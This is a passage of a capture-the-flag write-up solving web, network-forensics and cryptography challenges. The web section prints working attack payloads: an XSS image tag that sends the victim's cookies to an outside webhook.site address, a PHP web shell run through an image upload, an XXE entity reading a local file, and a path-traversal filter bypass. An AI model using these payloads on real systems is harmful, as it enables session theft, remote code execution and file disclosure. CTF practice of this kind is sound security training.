
```
<img src='X' onerror="fetch('https://webhook.site/cd233360-1e61-4e76-987a-1edf3047482b/'+btoa(document.cookie))" />
```

Now copy this url and send it to the admin bot and check the webhook for the request.

```
https://ch15135124331.ch.eng.run/?pass=%3Cimg+src%3D%27X%27+onerror%3D%22fetch%28%27https%3A%2F%2Fwebhook.site%2Fcd233360-1e61-4e76-987a-1edf3047482b%2F%27%2Bbtoa%28document.cookie%29%29%22+%2F%3E
```




In the webhook I received this GET request ,



Decoding this base64 gives " flag=bi0s{5XwFGypDySJHZ/QaEBYAsw==} ".

8.Ghost:


This challenge has an image upload functionality , we need to exploit this to get the flag which is stored in /tmp/flag.txt. I also discovered that this site is made using php by wappalyzer.



Also we can view the uploaded image in /uploads endpoint.

So I crafted a malicious payload and uploaded it.

```
<?php
$command = 'cat /tmp/flag.txt';
$output = shell_exec($command);
echo "<pre>$output</pre>";
?>
```




Notice that The file has been uploaded to uploads/shell3.jpg.php

flag: bi0s{XnbymyQ6QWtnMFWSJA14JQ==}

9.Xml Parser:

From the challenge name , I figured that this would be an xxe injection and the flag is located in /tmp/flag.txt.




So I used a classic xml injection payload to read the flag.


```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///tmp/flag.txt'>]>
<root>&test;</root>
```

10.Laughable File Infiltration 2:

This time the flag is in /tmp/flag.txt




Using Burp I intercepted the post request,



On poems parameter I tried Local File Inclusion(LFI) by using ../../tmp/flag.txt but it resulted in a error like this " File ../../tmp/.txt does not exist"

This shows that the word flag is blacklisted so to bypass this I tried various methods like null byte injection,url encoding the payload but nothing worked.However, after investing additional time and effort, I was eventually able to discover a successful bypass.

```
poems = ../../../tmp/flflagag.txt
```



Flag: bi0s{rYzXQRMOmrS9RAn0n1US3w==}


Network Security

1.One_By_One:

Description: This challenge will test your skills in network analysis, packet manipulation, and data extraction. You will need to use scapy to filter, sort, and decode the packets in the pcap file. You will also need to figure out the logic behind the protocol and how it encodes the message.

Solution:

we are provided a .pcap file ,which has some data transmitted using ICMP protocol



On inspecting each packet , I found that a data is sent as a single letters so I wrote a scapy script to automate it .


```
from scapy.all import *

def extract_icmp_data(pcap_file):
    packets = rdpcap(pcap_file)

    for packet in packets:
        if ICMP in packet:
            icmp_packet = packet[ICMP]
            print(f"{icmp_packet.load}")

extract_icmp_data('One_by_One.pcapng')
```

Output:

```
Hi, this is a very confidential message, please do not share it with anyone. So, this
top-secret message is only for you. And here it is: bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp10i7}
. Thank you. Hold it safe. Bye.
```

2.Decrypt_The_Secrets:

we are given a pcapng file named Decrypt_The_Secrets.pcapng, After analyzing the packets by reading the tcp stream , I found an interesting data in the 16th packet.




The string encrypted using ROT cipher , I decrypted it using this site https://www.dcode.fr/rot-cipher

DECRYPTED STRING: how about **bi0s{n3tw0rk_interception_g0es_b00mx0x0}**?

3. Packet_Sniffing:

opened the Packet_Sniffing.pcapng file using wireshark and exported HTTP objects, got one image exported.



And flag was in that image,

bi0s{w1r35h4rk_exp0rts_1s_c00l}

4.Protocol_Crackdown:


opened the Protocol_Crackdown.pcapng file in wireshark and analyzed the traffic.

extracted the tcp packets using tshark .

```
tshark -r Protocol_Crackdown.pcapng -Y "tcp.stream and ip.src == 193.11.11.11" -T fields
-e data.data > output
```

converted the extracted data to png and got the flag.

```
with open('output', 'r') as f:
        r = f.read().replace('\n', '')

with open('flag.png', 'wb') as f:
        for i in range(0, len(r), 2):
                f.write(int(r[i: i+2], 16).to_bytes())
```




flag: bi0s{lt_w4snt_th4t_h4rd_for_y0u_ch4mp}

5. Digital vault:

opened the digital_vault.pcap file in wireshark and analyzed the packets.After doing some basic analysis I wrote a py script to extract the raw data using scapy.

```
from scapy.all import *

def extract_pcap_data(file):
    packets = rdpcap(file)
    data = []
    for packet in packets:
        if packet.haslayer(Raw):
            raw_data = packet[Raw].load
            data.append(raw_data)

    with open('Vault.bin', 'wb') as fl:
        fl.writelines(data)
file = "Digital_Vault.pcap"

extract_pcap_data(file)
```

opening the vault.bin file and it looks like this



This looks like an corrupted png , I tried to fix the image and got the half of the original one.

flag : bi0s{sc4py_scr1pt1ng_m4k3s_extr4cti0n_3a513rx0}

Cryptography:

1.XORBASH:

```python
import base64

def affine_cipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = alphabet.index(char)
            reversed_char = reverse_alphabet[index]
            result += reversed_char
        elif char =='_':

            result +='_'
        else:
            result += char
    return result

def xor_cipher(text,key):
    encrypted_text = affine_cipher(text)
    a = encrypted_text.encode('utf-8')
    b = key.encode('utf-8')
    encrypted_bytes = bytes([a[i] ^ b[i % len(b)] for i in range(len(a))])
    encrypted_text = base64.b64encode(encrypted_bytes).decode('utf-8')
    return encrypted_text

text = '???'
key = 'zoro'
xor_cipher(text, key)

'''cipher = HQYQMAAAHTAAAgYADAc='''
```

we need to decrypt this string "HQYQMAAAHTAAAgYADAc=".

Solution:

```python
import base64

def decrypt_xor_cipher(encrypted_text, key):
    encrypted_bytes = base64.b64decode(encrypted_text.encode('utf-8'))
    a = encrypted_bytes
    b = key.encode('utf-8')
    decrypted_bytes = bytes([a[i] ^ b[i % len(b)] for i in range(len(a))])
    decrypted_text = decrypted_bytes.decode('utf-8')

    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in decrypted_text.lower():
        if char.isalpha():
            index = reverse_alphabet.index(char)
            original_char = alphabet[index]
            result += original_char
